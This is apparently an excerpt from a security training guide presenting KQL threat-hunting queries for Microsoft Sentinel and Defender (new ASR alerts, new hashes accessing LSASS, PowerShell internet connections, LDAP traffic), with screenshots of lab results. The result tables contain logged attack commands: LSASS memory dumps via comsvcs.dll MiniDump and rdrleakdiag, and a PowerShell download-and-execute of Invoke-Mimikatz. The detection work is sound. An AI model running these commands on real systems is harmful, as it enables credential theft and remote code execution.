> 9/4/2025, 12:50:357 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:349 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:344 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:313 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:305 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:295 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:204 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:169 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:115 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:081 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:50:027 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:51:782 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...
> 9/4/2025, 12:51:747 PM	desktop-c9ak2kc	maidev01	cmd.exe /C whoami
> 9/4/2025, 12:51:725 PM	desktop-c9ak2kc	maidev01	"cmd.exe" /c cmd.exe /C whoami & wmic useraccount get /ALL & quser /SERVER:"localhost" & quser & qinsta.exe /server:localhost & qinsta.exe & for /F "tokens=1,2" %i in (qinsta /server:localhost %) findstr "Active Di...

```
//Detect when a 'whoami' command is sent for the first time from a device
& account combination not seen before
```

```
//Data connector required for this query - M365 Defender - Device* tables
```

```

DeviceProcessEvents
| where TimeGenerated > ago (30d) and TimeGenerated < ago(1d)
| project DeviceName, InitiatingProcessAccountName, InitiatingProcessComm
andLine
| where InitiatingProcessCommandLine contains "whoami"
| distinct DeviceName, InitiatingProcessAccountName
| join kind=rightanti (
    DeviceProcessEvents
    | where TimeGenerated > ago(1d)
    | project
        TimeGenerated,
        DeviceName,
        InitiatingProcessAccountName,
        InitiatingProcessCommandLine
    | where InitiatingProcessCommandLine contains "whoami"
)
on DeviceName, InitiatingProcessAccountName

```

26.10 Device-NewASREvents

The screenshot shows the CQURE KQL query interface. At the top, there are buttons for 'Run', 'Time range: Set in query', and 'Show: 1000 results'. A dropdown menu on the right is set to 'KQL mode'. The query editor contains the following KQL code:

```
1 //Retrieve any new ASR alerts in your environment over the last week not previously seen in the prior 90 days and which devices have triggered them
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 let timerange=90d;
6 let existingalerts=
7 DeviceEvents
8 | where TimeGenerated > ago (timerange) and TimeGenerated < ago(7d)
9 | where ActionType startswith "Asr"
10 | distinct ActionType;
11 DeviceEvents
```

Below the query editor, there are tabs for 'Results' and 'Chart'. The 'Results' tab is active, showing a table with columns 'ActionType' and 'Device List'. The table contains three rows of data:

ActionType	Device List
AsrAbusedSystemToolAudited	["desktop-c9ak2kc"]
AsrLsassCredentialTheftBlocked	["w1c1d1cqre.iab"]
AsrLsassCredentialTheftBlocked	["w1c1d1cqre.iab"]

```
//Retrieve any new ASR alerts in your environment over the last week not
previously seen in the prior 90 days and which devices have triggered them

//Data connector required for this query - M365 Defender - Device* tables

let timerange=90d;
let existingalerts=
DeviceEvents
| where TimeGenerated > ago (timerange) and TimeGenerated < ago(7d)
| where ActionType startswith "Asr"
| distinct ActionType;
DeviceEvents
| where TimeGenerated > ago(7d)
| where ActionType startswith "Asr"
| where ActionType !in (existingalerts)
| summarize ['Device List']=make_set(DeviceName) by ActionType
```

26.11 Device-NewHashAccessingLSASS

Time range: Set in query Show: 1000 results KQL mode

```

2
3 //Data connector required for this query - H365 Defender - Device* tables
4
5 //Microsoft Sentinel query
6 let knownhashes=
7   DeviceEvents
8   | where TimeGenerated > ago(30d) and TimeGenerated < ago(1d)
9   | where ActionType == "OpenProcessApiCall"
10  | where FileName == "lsass.exe"
11  | distinct InitiatingProcessSHA256;
12 DeviceEvents

```

DesiredAccess	DeviceName	InitiatingProcessAccountNa...	InitiatingProcessCommandLine
> 5136	desktop-3vis25	system	"vmtoolsd.exe"
> 5136	dc01.cqure.lab	network service	wmiprvse.exe -secured -Embedding
> 5137	dc01.cqure.lab	system	"HealthService.exe"
> 5137	w11ci01.cqure.lab	system	"HealthService.exe"
> 2087151	desktop-c9ak2kc	system	msiexec.exe /V
> 5137	desktop-c9ak2kc	system	"HealthService.exe"
> 5136	desktop-c9ak2kc	network service	wmiprvse.exe -secured -Embedding
> 5136	desktop-c9ak2kc	maidev01	"rundll32.exe" C:\Windows\System32\comsvcs.dll MiniDump 660 C:\Users\MALDEV01\AppData\Local\Temp\lsass-comsvcs.dmp full
> 2087151	desktop-c9ak2kc	maidev01	"rundll32.exe" C:\Windows\System32\comsvcs.dll MiniDump 660 C:\Users\MALDEV01\AppData\Local\Temp\lsass-comsvcs.dmp full
> 2047999	desktop-c9ak2kc	maidev01	"powershell.exe" & ([Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 New-Item -Type Directory "C:\AtomicRedTeam\atomicrc\ExternalPayloads\\" -ErrorAction Ignore -Force Out-Null try{...
> 2087151	desktop-c9ak2kc	maidev01	"powershell.exe" & ([Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 New-Item -Type Directory "C:\AtomicRedTeam\atomicrc\ExternalPayloads\\" -ErrorAction Ignore -Force Out-Null try{...
> 4112	desktop-c9ak2kc	maidev01	"powershell.exe" & ([EX (New-Object Net.WebClient).DownloadString(https://aw.githubusercontent.com/PowerShellMafia/PowerSploit/650520c4b1004da8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1) In...
> 1053818	desktop-c9ak2kc	maidev01	"rdreackdiag.exe" /p 660 /o C:\Users\MALDEV01\AppData\Local\Temp\11003.001-13-rdreackdiag /fullmemdmp /wait 1
> 5136	desktop-c9ak2kc	maidev01	"rdreackdiag.exe" /p 660 /o C:\Users\MALDEV01\AppData\Local\Temp\11003.001-13-rdreackdiag /fullmemdmp /wait 1
> 2087151	desktop-c9ak2kc	system	lsass.exe
> 2087151	desktop-c9ak2kc	maidev01	"rdreackdiag.exe" /p 660 /o C:\Users\MALDEV01\AppData\Local\Temp\11003.001-13-rdreackdiag /fullmemdmp /wait 1
> 2087151	desktop-c9ak2kc	maidev01	"cmd.exe" /c copy %SystemRoot%\System32\cmd.exe %SystemRoot%\Temp\lsass.exe & %SystemRoot%\Temp\lsass.exe /B
> 2087151	desktop-c9ak2kc	system	csrss.exe ObjectDirectory=Windows SharedSection=1024,20480,768 Windows=On SubsystemType=Windows ServerDll=baserv,1 ServerDll=winsrv\UserServerDllinitialization,3 ServerDll=sssr,4 ProfileControl=Off MaxRe...
> 2087151	desktop-c9ak2kc	maidev01	conhost.exe Out***** -ForceV1
> 5144	w11ci01.cqure.lab	system	"MRT.exe" /Q /W
> 5136	w11ci01.cqure.lab	system	"MRT.exe" /Q /W
> 5136	w11ci01.cqure.lab	system	"HealthService.exe"
> 5136	w11ci01.cqure.lab	admin	"taskmgr.exe" /4
> 12800	w11ci01.cqure.lab	admin	"taskmgr.exe" /4
> 2087151	w11ci01.cqure.lab	admin	"taskmgr.exe" /4
> 5240	w11ci01.cqure.lab	admin	"taskmgr.exe" /4
> 5136	w10ci01.cqure.lab	system	"HealthService.exe"
> 5136	w10ci01.cqure.lab	admin	"taskmgr.exe" /4
> 2087151	w10ci01.cqure.lab	admin	"taskmgr.exe" /4
> 5240	w10ci01.cqure.lab	admin	"taskmgr.exe" /4
> 5136	w10ci01.cqure.lab	network service	wmiprvse.exe -secured -Embedding

```
//Detect when a process with a hash not previously seen before in your
environment accesses lsass.exe via an open process API call

//Data connector required for this query - M365 Defender - Device* tables

//Microsoft Sentinel query
let knownhashes=
    DeviceEvents
    | where TimeGenerated > ago(30d) and TimeGenerated < ago (1d)
    | where ActionType == "OpenProcessApiCall"
    | where FileName == "lsass.exe"
    | distinct InitiatingProcessSHA256;
DeviceEvents
| where TimeGenerated > ago (1d)
| where ActionType == "OpenProcessApiCall"
| where FileName == "lsass.exe"
| where InitiatingProcessSHA256 !in (knownhashes)
| extend DesiredAccess = tostring(AdditionalFields.DesiredAccess)
| distinct
    DeviceName,
    InitiatingProcessAccountName,
    InitiatingProcessCommandLine,
    DesiredAccess

//Detect when a process with a hash not previously seen before in your
environment accesses lsass.exe via an open process API call

//Data connector required for this query - Advanced Hunting license

//Advanced Hunting query
let knownhashes=
    DeviceEvents
    | where Timestamp > ago(30d) and Timestamp < ago (1d)
    | where ActionType == "OpenProcessApiCall"
    | where FileName == "lsass.exe"
    | distinct InitiatingProcessSHA256;
DeviceEvents
| where Timestamp > ago (1d)
| where ActionType == "OpenProcessApiCall"
| where FileName == "lsass.exe"
| where InitiatingProcessSHA256 !in (knownhashes)
| distinct DeviceName,
    InitiatingProcessAccountName,
    InitiatingProcessCommandLine,
    AdditionalFields
```

26.12 Device-PowershellConnectingtoInternet

Run Time range: Last 24 hours Show: 1000 results KQL mode

```

1 //Find users that are connecting to internet endpoints via PowerShell commands
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 DeviceNetworkEvents
6 | project
7   TimeGenerated,
8   InitiatingProcessAccountName,
9   InitiatingProcessCommandLine,
10  DeviceName,
11  LocalIPType,

```

TimeGenerated [UTC]	DeviceName	InitiatingProcessAccountName	InitiatingProcessCommandLine	LocalIP	RemoteIP	RemotePort	RemoteUrl
9/4/2025, 1:26:58.596 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (if- not (Test-NetConnection -ComputerName example.com -Port 80))	192.168.222.134	23.215.0.138	80	example.com
9/4/2025, 1:21:56.883 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (if- not (Test-NetConnection -ComputerName google.com -Port 443))	192.168.222.134	216.58.215.78	443	google.com
9/4/2025, 1:17:54.674 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (Test-NetConnection -ComputerName 8.8.8.8 -Port 443)	192.168.222.134	8.8.8.8	443	
9/4/2025, 1:17:28.091 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (Invoke-WebRequest -Uri www.google.com -Port 80)	192.168.222.134	216.58.215.100	80	www.google.com
9/4/2025, 1:12:26.381 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (Invoke-WebRequest -Uri raw.githubusercontent.com -Port 443)	192.168.222.134	185.199.109.133	443	raw.githubusercontent.com
9/4/2025, 1:09:59.204 PM	desktop-c9ak2kc	maidev01	"powershell.exe" & (Test-NetConnection -ComputerName 185.199.111.133 -Port 443)	192.168.222.134	185.199.111.133	443	
9/4/2025, 1:02:17.648 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	140.82.121.10	443	codecademy.com
9/4/2025, 1:02:17.302 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	140.82.121.3	443	github.com
9/4/2025, 1:02:13.076 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	185.199.108.133	443	raw.githubusercontent.com
9/4/2025, 1:01:48.417 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	104.109.143.28	443	cdn.powershellgallery.com
9/4/2025, 1:01:17.808 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	13.107.253.69	443	www.powershellgallery.com
9/4/2025, 1:00:58.734 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	96.16.53.157	443	cdn.oneget.org
9/4/2025, 1:00:58.433 PM	desktop-c9ak2kc	maidev01	"powershell.exe"	192.168.222.134	184.30.249.239	443	go.microsoft.com

```
//Find users that are connecting to internet endpoints via PowerShell commands
```

```
//Data connector required for this query - M365 Defender - Device* tables
```

```
DeviceNetworkEvents
```

```
| project
```

```
TimeGenerated,
InitiatingProcessAccountName,
InitiatingProcessCommandLine,
DeviceName,
LocalIPType,
LocalIP,
RemoteIPType,
RemotePort,
RemoteIP,
RemoteUrl
```

```
//Exclude system processes
```

```
| where InitiatingProcessAccountName != "system"
| where InitiatingProcessAccountName != "local service"
| where InitiatingProcessCommandLine contains "powershell"
| where LocalIPType == "Private"
| where RemoteIPType == "Public"
```

```
| project
```

```
TimeGenerated,
DeviceName,
InitiatingProcessAccountName,
InitiatingProcessCommandLine,
LocalIP,
RemoteIP,
RemotePort,
RemoteUrl
```

```
| sort by TimeGenerated desc
```

26.13 Device-SummarizeLDAPandLDAPSTraffic

Time range: Last 24 hours Show: 1000 results KQL mode

```

1 //Create a summary of the devices with inbound LDAP and LDAPS connections, sorted by the devices with the most inbound LDAP
2
3 //Data connector required for this query - M365 Defender - Device* tables or Advanced Hunting license
4
5 //Query works in both Microsoft Sentinel and Advanced Hunting
6 DeviceNetworkEvents
7 | where ActionType == "InboundConnectionAccepted"
8 | where LocalPort in ("389", "636", "3269")
9 | summarize
10   ['Count of Inbound LDAP Connections']=countif(LocalPort == 389),
11   ['Count of Distinct Inbound LDAP Connections']=dcountif(RemoteIP, LocalPort == 389),

```

DeviceName	Count of Inbound LDAP Co...	Count of Distinct Inbound L...	List of Inbound LDAP Conne...	Count of Inbound LDAPS C...	Count of Distinct Inbound L...	List of Inbound LDAPS Connections
dc01.cqure.lab	8	6	["10.10.10.40";"10.10.10.106";"fe...	0	0	[]
DeviceName	dc01.cqure.lab					
Count of Inbound LDAP Connections	8					
Count of Distinct Inbound LDAP Connections	6					
List of Inbound LDAP Connections	["10.10.10.40";"10.10.10.106";"fe80:7ca5fc80fe127739";"10.10.10.10";"10.10.10.20";"10.10.10.106"]					
Count of Inbound LDAPS Connections	0					
Count of Distinct Inbound LDAPS Connections	0					
List of Inbound LDAPS Connections	[]					

//Create a summary of the devices with inbound LDAP and LDAPS connections, sorted by the devices with the most inbound LDAP

//Data connector required for this query - M365 Defender - Device* tables or Advanced Hunting license

```

//Query works in both Microsoft Sentinel and Advanced Hunting
DeviceNetworkEvents
| where ActionType == "InboundConnectionAccepted"
| where LocalPort in ("389", "636", "3269")
| summarize
  ['Count of Inbound LDAP Connections']=countif(LocalPort == 389),
  ['Count of Distinct Inbound LDAP Connections']=dcountif(RemoteIP, LocalPort == 389),
  ['List of Inbound LDAP Connections']=make_set_if(RemoteIP, LocalPort == 389),
  ['Count of Inbound LDAPS Connections']=countif(LocalPort in ("636", "3269")),
  ['Count of Distinct Inbound LDAPS Connections']=dcountif(RemoteIP, LocalPort in ("636", "3269")),
  ['List of Inbound LDAPS Connections']=make_set_if(RemoteIP, LocalPort in ("636", "3269"))
  by DeviceName
| sort by ['Count of Distinct Inbound LDAP Connections'] desc

```

26.14 Device-Top20RandomActions

Run Time range: Last 24 hours Show: 1000 results KQL mode

```
1 //Find the top 20 of a collection of varied data sets, no real detections in here just interesting data that is captured
2
3 //Data connector required for this query - M365 Defender - Device* tables
4
5 //Microsoft Sentinel query
6
7 //Top 20 USB models plugged in
8 DeviceEvents
9 | where ActionType == "UsbDriveMounted"
10 | extend Manufacturer = tostring(AdditionalFields.Manufacturer)
11 | extend ProductName = tostring(AdditionalFields.ProductName)
```

Results Chart

RemoteUrl	Count
http://live.sysinternals.com/ADExplorer64.exe	1
RemoteUrl	http://live.sysinternals.com/ADExplorer64.exe
Count	1

```
//Find the top 20 of a collection of varied data sets, no real detections
in here just interesting data that is captured
```

```
//Data connector required for this query - M365 Defender - Device* tables
```

```
//Microsoft Sentinel query
```

```
//Top 20 USB models plugged in
DeviceEvents
```

```

where ActionType == "UsbDriveMounted"
extend Manufacturer = toString(AdditionalFields.Manufacturer)
extend ProductName = toString(AdditionalFields.ProductName)
where isnotempty(Manufacturer) or isnotempty(ProductName)
extend ['USB Drive Model'] = strcat(Manufacturer, "-", ProductName)
summarize Count=count()by ['USB Drive Model']
top 20 by Count

```

```
//Top 20 users taking screenshots
```

DeviceEvents

```
where ActionType == "ScreenshotTaken"
where InitiatingProcessAccountName != "system"
summarize Count=count() by InitiatingProcessAccountName
top 20 by Count
```

```
//Top 20 models of monitor being plugged in
```

DeviceEvents

```
where ActionType == "PnpDeviceConnected"
extend ClassName = toString(AdditionalFields.ClassName)
where ClassName == "Monitor"
extend ['Monitor Type'] = toString(AdditionalFields.DeviceDescription)
summarize Count=count()by ['Monitor Type']
top 20 by Count
```

```
//Top 20 web shortcuts opened
```

DeviceEvents

```
where ActionType == "BrowserLaunchedToOpenUrl"
summarize Count=count()by RemoteUrl
where RemoteUrl startswith "http"
top 20 by Count
```

```
//Advanced Hunting queries
```

```
//Data connector required for this query - Advanced Hunting license
```

```
//Top 20 USB models plugged in
```

DeviceEvents

```

| where ActionType == "UsbDriveMounted"
| extend AF = parse_json(AdditionalFields)
| extend Manufacturer = tostring(AF.Manufacturer)
| extend ProductName = tostring(AF.ProductName)
| where isnotempty(Manufacturer) or isnotempty(ProductName)
| extend ['USB Drive Model'] = strcat(Manufacturer, "-", ProductName)
| summarize Count=count() by ['USB Drive Model']
| top 20 by Count


```

```
//Top 20 users taking screenshots
DeviceEvents
| where ActionType == "ScreenshotTaken"
| where InitiatingProcessAccountName != "system"
| summarize Count=count() by InitiatingProcessAccountName
| top 20 by Count

//Top 20 models of monitor being plugged in
DeviceEvents
| where ActionType == "PnpDeviceConnected"
| extend AF = parse_json(AdditionalFields)
| extend ClassName = tostring(AF.ClassName)
| where ClassName == "Monitor"
| extend ['Monitor Type'] = tostring(AF.DeviceDescription)
| summarize Count=count()by ['Monitor Type']
| top 20 by Count

//Top 20 web shortcuts opened
DeviceEvents
| where ActionType == "BrowserLaunchedToOpenUrl"
| summarize Count=count()by RemoteUrl
| where RemoteUrl startswith "http"
| top 20 by Count
```

26.15 Device-VisualizeRemotePowerShellURLs



```
//Data connector required for this query - M365 Defender - Device* tables

//Microsoft Sentinel query
DeviceNetworkEvents
| where TimeGenerated > ago (7d)
//Exclude system and local service processes as this visualization is
user focused
| where InitiatingProcessAccountName !in ("system", "local service")
| where InitiatingProcessCommandLine has "powershell"
| where LocalIPType == "Private"
| where RemoteIPType == "Public"
| summarize Count=count()by RemoteUrl
| where isnotempty(RemoteUrl)
| top 20 by Count
| render barchart with (title="Remote URLs accessed by Powershell")
```

```
//Advanced Hunting does not support barcharts so you can visualize as a
piechart or simply remove this line for a table
```